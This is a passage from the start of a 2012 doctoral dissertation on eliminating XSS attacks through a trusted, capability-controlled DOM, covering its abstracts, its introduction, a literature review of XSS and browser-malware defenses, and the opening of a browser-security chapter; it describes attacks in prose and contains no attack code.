Towards Elimination of XSS Attacks with a Trusted and Capability Controlled DOM

Mario Heiderich

A Dissertation submitted to
the Chair for Network and Data Security
of the Ruhr-University Bochum
for the Degree of Doctor of Engineering

Bochum, May 2012

Abstract

The Internet has developed to an exchange medium for a wide range of transactions involving personal and sensitive data – while still relying on simple plain-text protocols such as the Hyper Text Transfer Protocol (HTTP). The user agents and browsers capable of requesting and rendering information and transaction results gained complexity, extended the list of provided features to gratify the needs of their users and slowly morphed from simple document renderers into complex operation system like information brokers.

With complexity comes complication and complication often yields security problems and conflicts of interest. The Internet – because of its essential role in various use cases – became a highly anticipated playground for criminals, helping them to generate illegitimate profit and damage with good chances for anonymity and timely delivery of their malicious intents. Attacks are carried out in numerous ways and almost arbitrary extent, including compromised servers and networks, attacks against website users and their browsers, information disclosure, denial of service attacks and Phishing.

A lot of these activities and attacks occur on a specific playground: the user agents and browsers. This work dedicates on elaborating on these types of attacks, thoroughly discuss the anatomy and specifics of client-side attacks delivered via Internet and similar media. Furthermore, this work discusses existing mitigation and attack prevention techniques and outline obvious as well as less obvious weaknesses and bypass strategies. Ultimately, this thesis introduces a novel way of encountering and approaching web based browser and user agent targeted attacks and provide a lever to thrive towards elimination of scripting web attacks and web malware while being in harmony with latest draft spefiication additions to ECMA Script 6 (ES6). This is accomplished by defining a technique we call pre-flight inspection (PFI) and combine it with ECMA Script 5 (ES5) object sealing to control and limit DOM object capabilities to be able to expose a trusted and attack resilient document interface retaining interoperability with modern Rich Internet Applications (RIA).

Abstract

Das Internet hat sich zu einem Austauschmedium für verschiedenste Transaktionen entwickelt. Diese Transaktionen schließen die Übertragung persönlicher und anderer sensibler Daten ein, obgleich das Internet in seinen Grundfesten trotz hoher Anforderungen an Sicherheit und Privatsphäre auf simplen Klartext-Protokollen aufbaut, die den Anforderungen moderner Applikationen und sicherer Übertragungen wenig gewachsen scheinen. Browser und andere Werkzeuge zur Darstellung moderner Webseiten und vergleichbarer HTML-Dokumente müssen immer komplexere Anforderungen bewältigen, um den Wünschen der Nutzer und Entwickler moderner Applikationen gerecht werden zu können. Mit wachsender Komplexität gehen neben erweiterten Nutzungsmöglichkeiten jedoch oft Sicherheitsprobleme und Interessen-Konflikte einher; das Internet hat sich in seiner Rolle als Informationsprovider in diversen Nutzungsszenarien zu einem willkommenen Hort für Angreifer und Online-Kriminalität im Allgemeinen gewandelt.

Mehr und mehr Angriffe werden auf Nutzer, Seitenbetreiber und ähnliche Instanzen ausgeführt – und können oft im Schatten der Anonymität und im Schutz des enormen Rauschens der konstanten Informationsflut für lange Zeit unentdeckt bleiben. Viele dieser Angriffe werden auf einer sehr spezifischen Leinwand skizziert und durchgeführt: den Browsern und Hypertext-Klienten. Diese Arbeit widmet sich der Thematik komplexer Skript-gesteuerter Angriffe, die im Browser ausgeführt und konkret gegen Anwender gerichtet werden. Dabei wird insbesondere der Wirkungsgrad existierender Schutzmöglichkeiten und Technologien beleuchtet. Dies schließt Skript- und HTML-Filter ein, die von Serverbetreibern genutzt werden, umfasst Browser-basierte Angriffsfilter und beinhaltet nicht zuletzt Sicherheits-Erweiterungen für moderne Hypertext-Klienten. Signifikanter Forschungsanteil ist die gründliche Analyse und nachfolgenden Invalidierung der Sicherheitsversprechen, die die existierenden Schutztechniken aussprechen. Aus den empirisch gesammelten Daten über die Sicherheit der analysierten Schutztechniken wird die grundlegende Problematik in Form eines nicht zu reparierenden Sichtbarkeits-Problems abgeleitet. Im Anschluss wird die Architektur eines auf Basis der zuvor extrahierten Erkenntnisse spezifizierten Filtersystems adressiert – einschließlich Design, Diskussion, Implementation und anschließender Evaluation dieser neuartigen Skript-basierten Schutzsoftware. Diese kann mit minimalem Implementationsaufwand von existierenden Webseiten übernommen werden.

Final diskutiert werden verbleibende Herausforderungen und Limitierungen, zukünftige Entwicklungen im Bereich der Browsertechnologien und Auswirkungen auf die beschriebene neuartige Schutzsoftware.

Contents

1 Introduction

The push toward web application capabilities is somewhat frightening once you realize that the boundaries between web applications are very poorly defined, and that nobody is trying to solve that uncomfortable problem first.

An origin is forever
Michal Zalewski

The following sections and paragraphs will initially discuss the motivation for creating this thesis and outline the background of the novel defense approach we propose. We will further discuss and categorize formerly published related work, and ultimately shed light on the structure of this work – cardinally detailing on the impending chapters and sections and their rationale in the scope of this document.

1.1 Motivation and Background

Scripting attacks targeted against websites and user agents haven been first documented in 1999 and 2000 by researchers such as Georgi Guninski [Gun99b, Gun99a, Gun00] and institutions like CERT and the Apache Foundation [Fou00, Uni00]. The first reported real-life attack vectors targeted early web applications, attempting to break their security model, and web browsers, aiming for code execution vectors and cross-context script execution. J. Topf published a different attack vector in 2001, describing how HTML forms can be used to unidirectionally communicate with non-HTTP services from within the browser by using *textarea* elements and specially created line-separated messages sent across domain and port borders; this was used to attack IRC, POP3, SMTP and other protocols [Top01].

These vectors defined a new set of attack techniques and vulnerability classes because they relied on novel features installed in user agents such as browsers, news readers, instant messaging (IM) clients, as well as email clients. With the rise of features and technologies like frames and scripting for websites and comparable documents, vendors have created a new layer of data processing and presentation in their software and thus delivered the foundation for these kinds of attacks. According to D. Ross, the attack was christened Cross Site Scripting by Microsoft engineers in January 2000 [1].

[1] Ross, D., *Happy 10th birthday Cross-Site Scripting!*, `http://blogs.msdn.com/b/dross/archive/2009/12/15/happy-10th-birthday-cross-site-scripting.aspx` (Dec 2009)

More than ten years have passed but aside from slight technical deviations the ways of attacking websites and user agents have not significantly changed since. Meanwhile, in strong contrast to the late nineties and the early 2000s, scripting attack techniques have gained considerable attention of a far broader audience. Upon the turn of the millennium, early years brought attack vectors into exclusive discussions on dedicated mailing lists such as Bugtraq, and later, in 2002, by the list Full Disclosure[ea99, Dis02]. It was known to be a rather common behavior of software vendors to discount these attacks with very little attention, leaving critical software bugs unfixed for months if not years[Rea00].

Nowadays – similarly to the late 1990s – a large percentage of web applications still suffers from XSS bugs and exploits: Those are caused by improperly filtered content originating from sources such as a vulnerable user agent, a different web application or simple the web application user. Further reasons for less obvious XSS vulnerabilities are being discussed in detail in Section 3.2. Several sources state that an estimate of 30% of the analyzed websites contain XSS vulnerabilities, among those sources one can find the 2007 Symantec Internet Security Threat Report [TMKLF08]. At the same time browser exploits based on scripting vectors are usually caused either by insufficient filtering of user input or data transmitted via HTTP and similar browser supported protocols attempting to cross borders between scripting contexts or execute browser functions with maliciously prepared parameters – our research indicates that this number could even be an underestimation.

Over the course of recent years, browsers and web applications have grown in terms of complexity, providing more functionality and interfaces for user interaction, data persistence and improved rendering and layout. User agents have been given numerous interfaces for direct communication with the underlying operating systems and neighbored applications – including for instance ActiveX, file down- and uploads, Web GL, printing and device communication. Still, the majority of sanitation and mitigation techniques relies on simple string analysis, comparison, modification and pattern recognition. Even highly sophisticated filtering and sanitation software, such as the HTMLPurifier, a tool discussed in Section 3.1.2.5, in the end compares string fragments against white-list entries. In doing so, it attempts to determine security risks of those strings depending on configuration, all without being able to take the surrounding context into consideration.

The motivation behind this thesis is to dissect and comprehend the anatomy of scripting-based web and browser attacks, outline and review mitigation and defense mechanisms incorporated over the last decade, and identify new forms of vulnerabilities and attack vectors capable of existing mitigation approaches' bypassing. Ultimately, the thesis will in detail portray the complexity of these mitigation tasks, pinpoint the mistakes that have been made over the past ten years, and attempt to elucidate a novel approach to encountering script-based web and browser exploits and attack techniques. A key contribution of this dissertation includes a description and discussion of a foundation capable of burgeoning browser and web security towards a safer web without rewriting its core. While a clean slate approach might promise more effective security, privacy and trust enforcement mechanisms, its feasibility can be considered rather improbable given the sheer mass of existing web documents, the complexity of the existing infrastructure and the dependencies to other technologies.

1.2 Related Work

The recent years have brought us a significantly large body of research into scripting-based web attacks and browser exploits. Similarly, language formalization, security-driven language isolation and runtime enforcements based on current and future JavaScript implementations as well as static code analysis checking existing code for suspicious patterns based on a set of policies, have been made subjects of extensive research coverage. The relevant research fields covered by this thesis can be roughly split into three major parts:

- **Scripting attacks against websites and web applications**; This research is of significant relevance for this thesis since it describes and discusses the numerous ways of attacks against web applications and online documents necessary to comprehend before attempting to design a holistic DOM based protection approach. Attackers fall back to a tremendously large base of attacks and vectors to accomplish their malicious goals – research covering those activities and techniques therefore is an invaluable contribution for a novel protection tool.
- **Formalization, isolation and runtime enforcements in scripting languages**; This reserach is especially relevant for the context of this thesis, since this research contributes to a deeper understanding of loosely typed and syntactically flexible scripting languages and interface access to sensitive properties in the browser. Understanding the pitfalls of modern JavaScript parsers and DOM implementations is substantial for being able to create a purely DOM based protection library without exposing it to attacks and causing additional vulnerabilities as well as data leakage sources.
- **Attacks against web browsers utilizing scripting techniques**; While scripting attacks against websites usually target information retrieval related goals to obtain login credentials, bank account data and other sensitive data, scripting attacks against browsers have different goals – including code execution and operation system level compromise. The research on this field is relevant for the scope of our thesis, since those vulnerabilities can be leveraged by website injection flaws and should be in scope for a holistic DOM-based protection software.

The latter of the three fields is heavily present in published work due to its connection to online Phishing attacks – and defense techniques attempting to add stronger authentication features to websites requiring sensitive user data. As it remains out of scope for this thesis, Phishing will only be covered marginally. Nevertheless, drive-by Pharming and other attacks simply requesting sensitive resources via HTTP and comparable will be included, as the technical aspect of scripting attacks against browser components and underlying layers, drive-by downloads and remote code execution (RCE) via JavaScript inclusive, hold their relevance.

- **Scripting attacks against websites and web applications** Cross Site Scripting attacks against web applications are featured in this first section of literature review. They have been covered by a great variety of research, especially in 2008 and 2009. Additionally, the year 2006 has generated two important publications which dealt with injection attacks against web applications and proposed unorthodox ways of analyzing incoming data and checking for vulnerabilities as well as protecting against ongoing attacks. Earlier research also cannot be discredited and will be mentioned. To begin, one has to refer to Pietraszek et al., who introduced CSSE; this is a library to examine strings of incoming user-generated data by relying on a set of meta-data [PB06]. Depending on the context derived from the attached meta-data, different filtering and escaping methods were being applied for the protection of the existing applications. This low-level approach is described as applicable for existing applications, requiring few to no application developer implementation effort. Comparable work has been put forward even earlier on by Ismail et al.; in 2004, these authors have lain foundations for a detection and collection tool residing on the client and preventing XSS attacks, as well as sending out warnings to application owners in case an attack was detected [IEKY04]. Vogt et al. suggested data tainting as possible cure against reflected and DOM based XSS attacks in 2007 [VNJ$^+$07]. This approach included modification of the Mozilla Firefox browsers to be able to provide the necessary tainting features in a website DOM.

  Second of the above-mentioned key publications in 2006 was work of Kirda et al. [KKVJ06] on web application attack mitigation labeled NoXSS, which according to their publication was a primer in client-side XSS defense [KKVJ06]. The authors describe the difficulties of server-side XSS detection and prevention based on the manifold of encoding and obfuscation techniques an attacker can choose from. Simultaneously, they propose a client-side web proxy attached between operating system and web browser to intercept and analyze web traffic before being processed and rendered by the user agent. A noteworthy feature of NoXSS is the snapshot mode allowing a user to train the web proxy on frequented websites before switching it into a defense mode; thus it can detect scripting anomalies and indicate and oppress possible attacks. A more offense-driven approach in researching XSS attacks has been presented in 2008 by Martin et al.; their tool called QED is meant to be used for analyzing Java web applications following the servlet code specifications and claims, consequently producing comprehensive results yielding no false alerts: It uses a goal-directed model checking system only reporting vulnerabilities in case the system could create a successful exploit [ML08].

Progressing on a time axis, Wassermann et al. recounted XSS attack detection and prevention based on static code analysis in 2008 [WS08]. Their work covered the problem of obfuscated markup and invalid HTML tag- and attribute-syntax for bypassing the existing XSS filters. The researchers explicitly mentioned the possibilities attackers possess to abuse the permissive parsing user agents perform for sneaking past IDS detection rules and server-side HTML sanitizers. DOMXSS-based attacks have not been taken into account by their defense solution though. Later in 2008 Johns, Engelmann and Posegga introduced XSSDS (Static Detection of Cross-Site Scripting Vulnerabilities); this is a passive and server-side XSS detection system trained with an overall of 500.000 recorded HTTP requests [JEP08]. XSSDS compares HTTP request URI and resulting markup – searches matches and consequently judges probability for an attack attempt. Note that nevertheless either stored XSS and DOMXSS are either hard to detect or simply out of scope for XSSDS – we will discuss attempts to cover mitigation of those in Chapter 4.

Following this train of thought, Kieyzun et al. introduced their developments into the field in 2009. Their tool is capable of automatically generating XSS and SQL injection attack strings against web applications [KGJE09]. Similarly to XSSDS, an output matching takes place to qualify the attack probability here as well. Their framework Blueprint utilizes two components to sanitize and render untrusted content. A server-side application encodes this content into a model representation that can be processed by the client-side part of the tool (padded Base64 is being used; several attacks based on browser bugs presented in Chapter 3 will bypass the Blueprint-provided protection). Upon successful reception of this data representation, the client-side component can decode the content based on high-level policies. Effectually, it can make use of the browser features to build a safe DOM representation, thus avoiding filtering pitfalls server-side libraries are often prone to. Nadji et al. proposed a similar approach. They use a server-client-based system to engage XSS attacks by enforcing the respective document structure integrity (DSI) [NSS09]. Similar to the inner workings of the HTMLPurifier, the untrusted input here has to follow rules defined by integrity policies before being rendered by the user agent. The authors made a strong claim about server-side defense against XSS as a standalone approach being powerless against the existing and documented pool of attack techniques. The research published by Barth et al. gave an account of content sniffing problems causing data leakage on modern web browsers and the common problem of cross-origin leakage of JavaScript and DOM properties abetting data leakage and XSS vulnerabilities [BWS09, BCS09]. In the same year, Wurzinger et al. introduced SWAP. This was yet another novel approach to addressing XSS attacks and vulnerabilities through an installation of a reverse proxy, which is using an instrumented user agent to find out if JavaScript execution happened. It then reacted accordingly while being aware of the limitations regarding overhead and impedance mismatches, as well as specific user agents peculiarities [WPL+09].

In 2010, Saxena, Molnar and Livshits presented ScriptGuard – a context-sensitive XSS sanitation tool capable of automatic context detection and accordant sanitation routine selection [SML10]. Later that year, Saxena et al. published on client-side validation vulnerabilities (CSV), this time focusing on attacks invisible or incomprehensible for server=side injection filters and sanitizers. They acquainted the community with FLAX, a toolkit designed to spot client-side validation vulnerabilities by fuzzing and data tainting. Bates et al. also recalled severe security vulnerabilities in client-side XSS filters, underlining the risk potential of bluntly matching request URI to request body. They equally pinpointed possibilities to utilize client-side-only XSS detection mechanisms to leverage XSS attacks despite the presence of well protected web applications[BBJ10].

Ultimately, in 2011, Weinberger et al. have published a technical report on empirical analysis of XSS sanitation in web application frameworks [WSA+11a]. Their evaluation results clearly indicate a severe lack of sufficient input filtering mechanisms in most modern web application frameworks, a phenomenon which is in turn leading to hard to avoid sources and sinks for XSS attacks in live web applications. In the following publication Weinberger et al. voice their opinion that server-side frameworks are cursed with visibility problems for several subsets of XSS attacks and thus cannot sufficiently fulfill their protective duties [WSA+11b]. While most of the frameworks are capable of filtering and sanitizing HTML properly, a vast majority of them still lack context sensitivity and filter techniques sufficient for user controlled JavaScript, JSON or CSS.

Heiderich et al. have also recently published on XSS vulnerabilities caused by SVG graphics bypassing modern HTML sanitizers as well DOM based attack detection in the context of browser malware and complex cross context scripting attacks [HFH, HFJH]. We will elaborate in more detail on those attack technqiues and their security implications in Section 3.6.9

- **Formalization, isolation and runtime enforcements in scripting languages**

  In this second subfield of relevant literature mostly recent sources have to be referred to. The issues in question have been extensively investigated by Maffeis et al. who discussed the possibilities that languages like JavaScript provide for creation of safe and isolated runtime environments. The main goal of this research has been to determine capabilities of existing language specifications to deliver – and by enumerating existing limitations help upcoming specifications to improve and provide the necessary foundations [MMT08, MT09, MMT09].

In 2007, Yu et al. proposed to utilize JavaScript code rewriting to thwart security risks and mitigate both XSS and related attack patterns [YCIS07]. Their approach called CoreScript attempts to reach grander applicability by allowing higher order script and pre-definitions of subset of JavaScript considered to be safe for execution. They proposed a rewriting wrapping alongside channeling all script snippets on a website to a central policy enforcer in attempt to sustain a consistent level of script security. Yu et al. base their research on Anderson et al. and Thiemann from 2005 [AGD05, Thi05].

In 2008 Maffeis et al. published on operational semantics for JavaScript [MMT08], examining JavaScript 1.5/ECMA Script 3 for its feasibility for security critical use cases in web application mash-ups and similar installations. Those were, as stated in the publication, later used as a basis for security analysis and implementation in libraries such as Yahoo! ADSafe, Facebook JavaScript (FBJS) and Google Caja.

In 2009, a follow-up publication by Maffeis et al. covered the language-based isolation of untrusted JavaScript [MT09] – analyzing real life use cases of untrusted yet presumably isolated JavaScript based mash-up applications. The outcome of this work was the spotting of several design-based security vulnerabilities in FBJS, as well as implementing working fix based on the operation semantics proposed in [MMT08]. Later in 2009, Maffeis, Mitchell and Taly circulated their work on runtime enforcements of secure JavaScript subsets focusing on ECMA-Script 262 compliant JavaScript and properties hindering effective isolation: Again, the FBJS sand-boxing is used as a practical example supporting the research and underlining the necessity for more thorough isolation in design and implementation. Maffeis, Mitchell and Taly have subsequently published on their ongoing research into JavaScript isolation and runtime enforcements. The latter paper encompassed rewriting and wrapping approaches as implemented in libraries such as Google Caja [MMT09]. Google Caja and the attempt to enable safe active content by sanitizing and rewriting JavaScript has been also described and introduced into the debates by Miller et al. in 2008 [MSL$^+$].

Guarnieri and Livshits conducted their research into Gatekeeper; this is a static analysis tool, which is able to enforce strict security policies in JavaScript code [GL09a]. Contrary to the formalization-based isolation approaches proposed by Maffeis et al., Gatekeeper is designed as a static code analysis tool acting as a gateway between untrusted widget code and the website the widget is supposed to be deployed on. Note that Gatekeeper seeks to identify possibly malicious code snippets and block deployment – rather than limit object capabilities or rewrite existing untrusted code to represent a safe JavaScript subset.

Unlike Gatekeeper study results, the conclusions from research conducted by Chugh et al. published in 2009 did not rely on static code analysis to qualify untrusted JavaScript but instead proposed information flow analysis [CMJL09]. Chugh et al. have defined policies for variable access bound to the code flow; this makes it capable of handling higher order script and dynamically generated code. This approach is related to the work comprising this thesis and follows in the footsteps of research by Hallaraker and Vigna submitted in 2005 [HV05]: Those authors proposed an approach capable of monitoring, qualifying and limiting JavaScript code at runtime. Executed code is being compared to high-level policies – sensitive properties can only be accessed if the policy requirements are met. Hallaraker and Vigna offered a client-side IDS embedded directly in the user agent. Using the Mozilla browser as an example, they however concluded by admitting that their proposal is flawed by its complexity and browser design based trade offs.

In 2010, Maffeis et al. published their research on object capabilities and isolation of untrusted web applications – again covering the capability safe JavaScript and HTML rewriting library Google Caja. They deliver a proof for safety of an authority-safe security model despite the lack of existence of an underlying object capability model [MMT10]. This research was dedicated to deliver formal proof of the security models implemented and enforced by the Google Caja code rewriting system Cajita. Cutsem and Miller have written on language proxies in 2010, tying up to Maffeis' et al. research in 2009, they were using JavaScript as the language of choice for their practical examples thanks to a prototype of the Tracemonkey JavaScript engine created by Andreas Gal for this very purpose. Their work focuses on JavaScript extensions enabling usage of proxies, wrappers and reflection capabilities and it was later successfully used as a foundation for creating the ECMA-Script 5 / ECMA-Script 263 specification drafts. Due to the immane importance, several of their suggestions and research results are utilized for the proposal in Chapter 4 of this thesis.

Last but not least, Phung et al. published on self-protecting lightweight JavaScript, proposing a self-monitoring JavaScript meta-programming layer based on proprietary JavaScript features [PSC09]. Their approach propounded interception and consequent reflection for getter and setter access in DOM environments – backed by JavaScript policy files. Their approach uses techniques similar to aspect-oriented programming techniques in JavaScript and addresses malware and XSS attacks, yet it relies on non-standard features in its prototypic implementation. To sum up, their research results provided noisy but operational interception support, thus marking an important step in thriving towards XSS and malware detection with native JavaScript. A publication evaluating robustness and tamper safety of the aforementioned wrapping technique has been released by Magazinius et al., who have discussed real-life attacks and bypasses as well as mitigation attempts [MPS10].

- **Attacks against web browsers using scripting techniques**

  In 2005 and early 2006 several publications were compiled and released in order to inform about web-based malware attacking browsers to deploy their payload. Most of the papers focused on empiric studies with determinations of percentage of websites that could have been considered malicious. Milletary et al. had delivered a technical report on technical foundations for Phishing attacks and browser malware delivery and essentially recommended a raised level of awareness and usage of defensive and informative browser tool-bars as mitigation best practice [Mil05]. Moshchuk et al. presented a crawler-based study on web-based malware in 2006 - showing 13.2% of all crawled executable files to be of malicious intent. Furthermore, an alarming number of 5.9% were described as malicious in terms of containing drive-by-download code [MBGL06]. Wang et al. presented Strider HoneyMonkeys in the same year. Their approach relied on a crawling-based patrol system working in a cost-optimized manner to analyze websites and spot potential occasions for web-based malware – using an array of virtual machines operating on various vulnerable patch levels.

  In 2007, Provos et al. discussed the most prevalent mechanisms used by drive-by-download attacks [PMM+07]. Their work identified problems regarding web server security, user generated content, third party widgets and, finally, advertising scripts as main sources for browser malware deployment. It also elaborated in detail on exploitation techniques using JavaScript and comparable scripting languages. Johns presented research describing web malware and XSS attacks with the combination of website targeted attacks and drive-by-download malware and code attempting to cross contextual borders and access resources on the victim's file system [Joh08]. The importance of his research is underlinded for explicitly mentioning attacks against Intranets, browser cache and timing vulnerabilities.

  Provos et al. circulated their results of examining a massive amount of URLs possibly pointing to malicious code and spotting over three million malware infected resources among them [PMRM08]. Additionally, they have reported 1.3% of URLs returned for user generated Google search queries as containing either malicious software or at least risks for the users visiting them. Roughly same time, Louw et al. discussed vulnerabilities and the general lack of security concepts in modern browser's extensions and plug-ins, showing that attackers not only use browsers but especially the often less secure plug-ins and extensions to carry out their payload [TLLV08]. This work was later followed up by Barth's et al. research on a practical security model for browser extensions [BFSB]. In 2009, Egele et al. deliberated about possible mitigations of web malware attacking browser vulnerabilities, especially by talking over the techniques to handle heap-spray attacks and similar ways to prepare and exploit crashes and code execution vulnerabilities in modern browsers and their plug-ins [EWKK09]. Reis et al. describe three factors as the cornerstones of browser security, in their opinion including: severity of vulnerabilities, window of vulnerability and frequency of exposure [RBP09]. Wang et al. introduced Gazelle in 2009, referencing Reis' work on the proposed Google Chrome architecture as they outlined their thoughts on a secure browser built.

In 2010, Cova et al. published their research on JavaScript malware and obfuscated attack code. Their work resulted in the library JSAND and the tool Wepawet [CKV10a]. Cova and colleagues focused on detection and classification of web malware, while at the same time building a web malware database to detect patterns and support later research on the topic. Their approach is using machine learning to train an anomaly detection algorithms. The resulting software is capable of telling apart benign and malicious JavaScript and similar client-side code based on the detected anomaly level. Likewise, Rieck et al. presented Cujo; this is a system for automatic detection and prevention of the delivery of malicious JavaScript code [RKD10]. Cujo, unlike Wepawet being designed as high-interaction honey-client, acts as a transparent web proxy, promising faster detection rates and raised practicability for live-analysis and protection of usual web traffic.

Curtsinger et al. have moved their research to one layer above and directly embedded their proposal in the user agents: Zozzle is based on their former research on Nozzle [RLZ09] and hooks into browser functionality to analyze processed code and judge it with static code analysis [CLZS11]. Their approach of hooking into the *eval* statement, has promised better results than plain static code analysis. The reason behind it is that several obfuscation layers attackers commonly use have been decoded already. In the same year, Carnali et al. introduced Prophiler, which is a tool designed to detect and filter malicious content in websites – specialized on better performance than usual dynamic analysis tools without significant break-down in detection rate or false alert avoidance [CCVK11]. Prophiler utilizes a similar set of features for detection and classification as Wepawet but adds a significant amount of new detection rules to operate as a web filter rather than pose a standalone high-interaction honey-client solution.

The three above-delineated fields of research lay the foundation for research-input and general outcome of this thesis, as well as later projects expanded even further and targeted towards an effective and practical mitigation and elimination of the client-side scripting attacks' impact. In essence, they are providing a basic framework for a development of novel client-secure web applications and the belated security implementations for existing applications and mash-ups.

1.3 Contribution and Outlook

The main contribution of this thesis lies in definition, explanation and discussion of the JavaScript-based DOM framework capable of eradicating the root consequences of Cross

Site Scripting attacks. It is crucial that the framework in question is working on the majority of modern browsers, including Internet Explorer, Gecko-based user agents, Safari, Google Chrome and – to some extent– Opera browser. The rationale for such a DOM-based approach is being delivered via empiric study of existing XSS- and scripting-based web attack mitigation techniques, proving them weak or even useless, varying in regards to the context and attack vector. In Chapter 3, several real-life attacks with bypassing of state of the art filtering libraries, mitigation approaches and defense techniques designed to protect web applications from scripting attacks will be demonstrated. Furthermore, this chapter will illustrate and thrash out the common approach of addressing XSS and scripting-based attacks with server-side solutions. It will additionally underline the necessity for a client-based approach justified by attack complexity, visibility and impedance mismatches caused by loss of information between server- and client-side transport and presentation layers.

In Chapter 4, a prototypic library based on ECMA Script 5 object extensions is being presented. Its capabilities of protecting important DOM assets, monitoring property access and function calls, building the foundation for a DOM based IDS/IPS are being highlighted. This framework provides a flexible yet performative fundament for extending the protection range and cover attack vectors such as Clickjacking [BEK$^+$10, RBBJ10] and UI redressing attacks [Nie11].

The here-proposed framework has an indisputable advantage of being easily implemented by application developers – without rewriting existing code – as it is consisting of a single JavaScript and an optional policy definition source. This leads to a broader discussion of existing frameworks for DOM based attack mitigation and defense such as CSSReg, JSReg [Hey] and similar libraries examined for their potential contributions to the aforementioned framework, namely increasing its protection level. The current limitations and an outlook based on upcoming browser security features and ECMA script specification progress will be addressed as well – focusing on DOM proxies, membranes and possibilities for easy DOM-based access control/Role based Access Control (RBAC) systems and solutions to defend attacks against the framework based on illegitimate DOM location property settings, discussed in Section 4.8.1. RBAC has been discussed by Ferraiolo and thus far found application in several security critical implementations such as operating systems [FCK95]. We believe that RBAC policy enforcements will drastically increase the security level available for web applications and online documents. The Mozilla Foundation proposes RBAC for usage in BrowserID – a project implementing a shared ID for users among various computers and browser installations [2].

The final part of the thesis challenges and refers to the future possibilities for framework usage and extensions. Conclusion will bring an insight combining latest browser trends, ECMA script specification drafts and theoretical attack vectors resulting from

[2]Destuynder, G., *BrowserID: System security*, `https://blog.mozilla.com/webappsec/2012/02/03/browserid-system-security/` (Feb 2012)

changes in HTML5 and its specification subsets. Final goal of this work is to provide a major step towards eradication of XSS based on awareness and policy driven client-side web application protection and rule enforcement. Essentially, a proof that few steps are necessary to a provision of a fully working solution covering a large percentage of user agents – while reducing complexity and easing implementation for web application developers is supplied.

1.4 Thesis Outline

This thesis is divided into four major parts. Part one, "Introduction" 1, provides an outline for the topics discussed in the later chapters. The motivation behind this study is then being discussed and followed by Section 1.2, which highlights related work in the field of this research. Most importantly, first chapter introduces a dilemma that motivated research on scripting web and browser attacks leading to the making of this thesis. Furthermore, Section 1.3 talks of a scientific contribution of this work and supply a short suggestion-section on future work, whilst justifying the choice of the title of the document as containing the phrase "Thriving towards".

The second chapter "Browser and Web Security" 2 is dedicated to a broad and thorough overview of the current state of security challenges and defensive responses in the field of browser security. The sections compiling this chapter expand upon on browser security mechanisms, possible bypasses and a split between rich features fulfilling developer requirements, specification demand and end user convenience, as it pertains to browser vendors and their implementation work. Following the sections on browser security, the foundations of modern web security are introduced and discussed in order to shed light on conflicted areas between usability and security, as well as provide an outlook on features and defense techniques expected during the upcoming months and years.

The third chapter called "Mitigation and Bypass" 3 focuses on how the aforementioned browser and web security aspects are being addressed by defensive techniques and mitigation approaches. Each of the here-introduced techniques, best practices and products are put under tight scrutiny to determine its defensive value, possibilities of being bypassed or completely subverted in a security sense, and benchmarked with several documented and so far undocumented attack techniques. Ultimately, this chapter concludes with a section amassing the results of security evaluations and laying the foundation and rationale for Chapter 4.

The fourth chapter entitled "Novel Defense Approaches" 4 introduces both academic and non-academic research into novel defense techniques. Those are aspiring to mitigate and eliminate risks and consequences of client-side scripting attacks against websites and browsers. An introductory part will constitute a commentary on important DOM properties and methods available in modern user agents, outline the progress and status quo of DOM-based meta-programming techniques and eventually show how current and future Document Object Model (DOM) implementations can be utilized to create a novel intrusion detection and prevention layer capable of mitigating the bypass techniques discussed in chapter 3. This chapter additionally contains a technical discussion and source code examples of an existing prototype used to detect and mitigate real-life DOM based browser exploits, applying the results of this work to a prototypic working DOM-based XSS protection tool – capable of being deployed on a variety of modern websites and user agents without a noticeable effects on usability and performance. The chapter concludes with a section on remaining limitations, existing pitfalls, and potential future work.

Chapter five 5 outlines future work considerations on design and implementation of our DOM based protection approach, describes plans for policy generation and other aspects of clean and robust implementation works and concludes with an outlook and impact predictions for a working and deploy-ready gamma release (contrary to the current alpha state of our proposed DOM protection and malware defense libraries).

The sixth and final part of the thesis consists of a list of tables' frame, figures and listings, acknowledgements and curriculum vitae of the author.

2 Browser Security

In theory, one can build provably secure systems. In theory, theory can be applied to practice but in practice, it can't.

M. Dacier, Eurecom Institute

Next pages will be dedicated to an overview of the field of browser security. Ranging from history and development to current threats and challenges, the discussion will encompass today's most important boundaries between user's sensitive data and linked attacks. Later chapters will elaborate on how to cross these boundaries regardless of how well they are protected and hardened. Consequently, this thesis will introduce and propose a novel approach regarding security for browsers, websites and their users towards shielding them from threats based on scripting attacks.

2.1 Introduction and Overview

The web and its purposes have drastically changed in shape and magnitude since the first web browser called WorldWideWeb [1] was written and put to use in the early 1990s. Today a web browser has to be able to not only request and process documents from arbitrary domains using HTTP and several other protocols, but it serves as an extremely versatile operating-system-like instance, allowing file system access, printing, and using hardware acceleration to display videos and three-dimensional content. Modern browsers are offering mail client functionality, providing integrated Peer-To-Peer (P2P) and BitTorrent clients, Internet Relay Chat (IRC) software, download managers, and storage instances for bookmarks, personal data, passwords and much more. Browser vendors face tough competition, which we can observe by looking at percentile market share figures, and then with apparent attempts to implement numerous and improved features in comparison to other user agents. Extensible architectures allow external developers to enlarge browser functionality and add novel features and customizations. Most modern user agents are supplied with multiple layout engines to enable switching to legacy and compatibility modes in case a website relies on older and deprecated functionality.

User agents like Netscape, Mozilla Firefox as well as Google Chrome and the Internet Explorer allow operating system level access via proprietary interfaces such as ActiveX

[1] Berners-Lee, *The WorldWideWeb browser*, `http://www.w3.org/People/Berners-Lee/WorldWideWeb.html` (Nov 2004)

(MSIE) or NPAPI [2], XPConnect [3] or LiveConnect [4] for Webkit and Gecko-based user agents. Additionally, plug-ins can be used to further extend one browser's set of features as users can install various viewers and players such as the Adobe Reader plug-in, the Flash Player and other software. The Java plug-in deserves a special mention because several browsers provided deeply nested Java applet support even without a Java Runtime Engine (JRE) installed. Microsoft embedded a Java Virtual Machine (JVM) called MSJVM [5] in Internet Explorer 3, Firefox allowed Java code execution via LiveConnect even if Java support was disabled in the settings. Bugs relating to the Java plug-in, its security settings and Same Origin Policy (SOP) interpretation will be described in later sections of Chapter 3 and Chapter 4.

